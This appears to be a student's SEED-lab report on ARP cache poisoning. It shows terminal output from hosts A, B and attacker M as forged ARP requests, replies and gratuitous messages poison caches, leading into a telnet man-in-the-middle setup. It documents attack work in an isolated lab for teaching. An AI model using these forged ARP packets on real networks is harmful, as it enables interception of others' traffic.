B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>
```

### M-10.9.0.105 Terminal Output:

```
Aug 21 00:44
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup

M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Here, we can see that on machine A, the ARP table displays only B, not M.

## DELETE ARP TABLE ENTRIES FROM MACHINE A

### A-10.9.0.5 Terminal Output:

```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup

A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
Address          HWtype  HWaddress        Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C          eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp -d 10.9.0.6
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

## **QUESTION 1: WHAT DOES THE 'OP' IN THE SCREENSHOT OF THE ATTACKER MACHINE SIGNIFY? WHAT IS ITS DEFAULT VALUE?**

OP stands for operation code. It denotes whether its an ARP request or response. The default value is 1, which stands for ARP Request.

## **QUESTION 2: WHAT WAS THE DIFFERENCE BETWEEN THE ARP CACHE RESULTS AFTER THE ATTACK IN THE ABOVE 2 APPROACHES? WHY DID YOU OBSERVE THIS DIFFERENCE?**

In method 1, the ARP packets are broadcasted and hence all the hosts on the network can see the forged ARP packet.

In method 2, the Ethernet destination MAC is explicitly set and hence, only victim's ARP is poisoned. The ARP packet is only delivered to the victim and hence is more discrete.

## **TASK 2: USING ARP REPLY**

### **PUTTING B'S IP IN A'S ARP CACHE**

#### **A-10.9.0.5 Terminal Output:**

The screenshot shows four terminal windows from a Linux distribution. The first window (A) shows the command `tcpdump -i eth0 -n` capturing two ARP requests. The second window (B) shows the command `arp -s 10.9.0.6 02:42:0a:09:00:69 eth0` being run to spoof the ARP entry for host C. The third window (C) shows the command `arp -l` displaying the updated ARP cache with the new entry for host C. The fourth window (D) shows the command `tcpdump -i eth0 -n` capturing the ARP reply from host C, which has the correct MAC address now.

```
seed@VM: ~/Labsetup
A-10.9.0.5: PES1UG23CS488:RoshiniRamesh:/
$> tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:08:09.405242 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
14:08:09.405320 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
A-10.9.0.5: PES1UG23CS488:RoshiniRamesh:/
$> arp
Address          HWtype  HWaddress          Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
A-10.9.0.5: PES1UG23CS488:RoshiniRamesh:/
$>
```

#### **B-10.9.0.6 Terminal Output:**

seed@VM: ~/Labsetup  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$> tcpdump -i eth0 -n  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
14:08:09.405243 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28  
^C^C  
1 packet captured  
1 packet received by filter  
0 packets dropped by kernel  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$>arp  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$>

### M-10.9.0.105 Terminal Output:


seed@VM: ~/Labsetup  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>python3 task11A.py  
###[ Ethernet ]###  
dst = 02:42:0a:09:00:05  
src = 02:42:0a:09:00:69  
type = ARP  
###[ ARP ]###  
hwtype = 0x1  
ptype = IPv4  
hwlen = None  
plen = None  
op = who-has  
hwsrc = 02:42:0a:09:00:69  
psrc = 10.9.0.6  
hwdst = 02:42:0a:09:00:05  
pdst = 10.9.0.5  
  
Sent 1 packets.  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>arp  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>

### Explanation:

Here, we are just executing task11A.py like we did the previous time.

**RUN THE PYTHON SCRIPT ON M AND DISPLAY THE ARP TABLES ON ALL THE MACHINES**

### A-10.9.0.5 Terminal Output:



seed@VM: ~/Labsetup

A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/

\$>arp

Address	Hwtype	Hwaddress	Flags	Mask	Iface
B-10.9.0.6.net-10.9.0.0	ether	02:42:0a:09:00:69	C		eth0

A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/

\$> tcpdump -i eth0 -n

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
14:14:16.027578 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28

^C

1 packet captured

1 packet received by filter

0 packets dropped by kernel

A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/


\$>arp

Address	Hwtype	Hwaddress	Flags	Mask	Iface
B-10.9.0.6.net-10.9.0.0	ether	02:42:0a:09:00:69	C		eth0

A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/

\$>

### **B-10.9.0.6 Terminal Output:**



seed@VM: ~/Labsetup

B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/

\$>arp

B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/

\$> tcpdump -i eth0 -n

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
14:14:13.341705 IP6 fe80::6c1f:40ff:fe76:a8d0 > ff02::2: ICMP6, router solicitation, length 16  
14:14:16.027580 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28

^C

2 packets captured

2 packets received by filter

0 packets dropped by kernel

B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/

\$>arp

B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/

\$>

### **M-10.9.0.105 Terminal Output:**

The screenshot shows four terminal windows side-by-side, all titled "seed@VM: -/.../Labsetup". Each window contains the same command-line session:

```
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1B.py
###[ Ethernet ]##
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]##
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Here, the attacker makes use of ARP replies to attack user A. The ARP table has the entry of B. The attacker sends a reply to A, asking it to change the MAC address of B. Since A can't refuse any ARP replies, A accepts the ARP reply and makes the change to the ARP table, hence causing its ARP table to get poisoned.

## **DELETE ARP TABLE ENTRIES FROM MACHINE A**

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
Address          HWtype  HWaddress      Flags Mask        Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp -d 10.9.0.6
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>■
```

## IF B'S IP IS NOT IN THE ARP TABLE

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$ tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:18:21.989549 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>■
```

### B-10.9.0.6 Terminal Output:

seed@VM: ~/Labsetup  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$> tcpdump -i eth0 -n  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
14:18:21.989550 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28  
^C  
1 packet captured  
1 packet received by filter  
0 packets dropped by kernel  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$>arp  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
\$>

## M-10.9.0.105 Terminal Output:

seed@VM: ~/Labsetup  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>python3 task1B.py  
###[ Ethernet ]###[  
dst = 02:42:0a:09:00:05  
src = 02:42:0a:09:00:69  
type = ARP  
###[ ARP ]###[  
hwtype = 0x1  
ptype = IPv4  
hlen = None  
plen = None  
op = is-at  
hwsrc = 02:42:0a:09:00:69  
psrc = 10.9.0.6  
hwdst = 02:42:0a:09:00:05  
pdst = 10.9.0.5

Sent 1 packets.  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>^C  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>arp  
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes  
\$>

## Explanation:

We notice that in this case, no entries are added to the ARP table of A. This is because A has never communicated with B and so, when it gets a reply from B, it doesn't store it in the ARP table.

## **QUESTION 1: WHAT DOES OP=2 MEAN?**

OP = 2 means ARP Reply. It corresponds to the phrase “is-at”.

## TASK 3: USING ARP GRATUITOUS MESSAGE

### ADDING B'S IP TO A'S CACHE


#### A-10.9.0.5 Terminal Output:



The screenshot shows five terminal windows side-by-side, all titled "seed@VM: ~/Labsetup". Each window displays the output of the command "arp -n". The output lists network interfaces and their associated MAC addresses and flags. The relevant entries are:

Address	HWtype	HWaddress	Flags	Mask	Iface
B-10.9.0.6.net-10.9.0.0	ether	02:42:0a:09:00:69	C		eth0
M-10.9.0.105.net-10.9.0	ether	02:42:0a:09:00:69	C		eth0

#### M-10.9.0.105 Terminal Output:



The screenshot shows five terminal windows side-by-side, all titled "seed@VM: ~/Labsetup". The terminal window in the fourth position from the left is active and shows the output of a Python script named "task1A.py". The script uses the scapy library to construct and send an ARP packet. The packet details are as follows:

dst	=	02:42:0a:09:00:05
src	=	02:42:0a:09:00:69
type	=	ARP


Below the packet details, the terminal shows the message "Sent 1 packets." followed by the MAC address of the target host (B-10.9.0.6) and the source MAC address (M-10.9.0.105). The command prompt "\$>" is visible at the bottom.

#### Explanation:

We are just populating the ARP table of A.


## RUN THE PYTHON SCRIPT ON M AND DISPLAY THE ARP TABLES ON ALL THE MACHINES

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:
$> tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:51:54.739049 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:
$>arp
Address          HWtype  HWaddress          Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69  C      eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69  C      eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:
$>
```

### B-10.9.0.6 Terminal Output:



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:
$> tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:51:54.739051 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:
$>arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:
$>
```

### M-10.9.0.105 Terminal Output:

```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1C.py
###[ Ethernet ]##
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]##
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = ff:ff:ff:ff:ff:ff
pdst    = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Using gratuitous packets, which are used by new devices on the network to broadcast and inform all the other devices on the network of its MAC address, poisoning of the ARP table is attempted. However, this method may or may not change the value depending on the OS.

### **IF B'S IP ADDRESS DOESN'T EXIST IN A'S ARP TABLE**

**RUN THE PYTHON SCRIPT ON M AND DISPLAY THE ARP TABLES ON ALL THE MACHINES**

### A-10.9.0.5 Terminal Output:

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$> tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:14:10.233510 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

### **B-10.9.0.6 Terminal Output:**

```
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$> tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:14:10.233511 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>
```

### **M-10.9.0.105 Terminal Output:**

```

seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1C.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = ff:ff:ff:ff:ff:ff
pdst    = 10.9.0.6

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>

```

### Explanation:

We notice that in this case, no entries are added to the ARP table of A. This is because A has never communicated with B and so, when it gets a gratuitous message from B, it doesn't store it in the ARP table.

### **QUESTION 1: WHY DOES VM B'S ARP CACHE REMAIN UNCHANGED IN THIS APPROACH EVEN THOUGH THE PACKET WAS BROADCASTED ON THE NETWORK?**

Host B's ARP Cache is unchanged because the machine won't change the ARP entry of its own IP and hence discards it. Other machines like Host A are tricked into poisoning their cache.

### **TASK 4: MITM ATTACK ON TELNET USING ARP CACHE POISONING**

#### **STEP 1 - LAUNCH THE ARP CACHE POISONING ATTACK**

#### **CHECK THE ARP CACHES OF HOST A AND HOST B**

#### A-10.9.0.5 Terminal Output:

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
```

### **B-10.9.0.6 Terminal Output:**

```
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
```

### **Explanation:**

The ARP cache of both host A and host B has been cleared and it is empty.

## **EXECUTING TASK 11A TO MAP B'S IP ADDRESS TO M'S MAC ADDRESS IN A'S ARP CACHE AND CHECK THE ARP CACHE OF A**

### **A-10.9.0.5 Terminal Output:**

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address          Hwtype   Hwaddress      Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether    02:42:0a:09:00:69  C             eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>■
```

### **M-10.9.0.105 Terminal Output:**

```
seed@VM: ~
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1A.py
###[ Ethernet ]##
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]##
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
```

### Explanation:

ARP cache of host A has been poisoned. In the ARP table, we can see that IP Address of host B is pointing to MAC address of attacker M.

## **EXECUTING TASK 2 TO MAP A'S IP ADDRESS TO M'S MAC ADDRESS IN B'S ARP CACHE AND CHECK THE ARP CACHE OF B**

### B-10.9.0.6 Terminal Output:

```
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address          HWtype  HWaddress          Flags Mask           Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69  C             eth0
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>■
```

### M-10.9.0.105 Terminal Output:

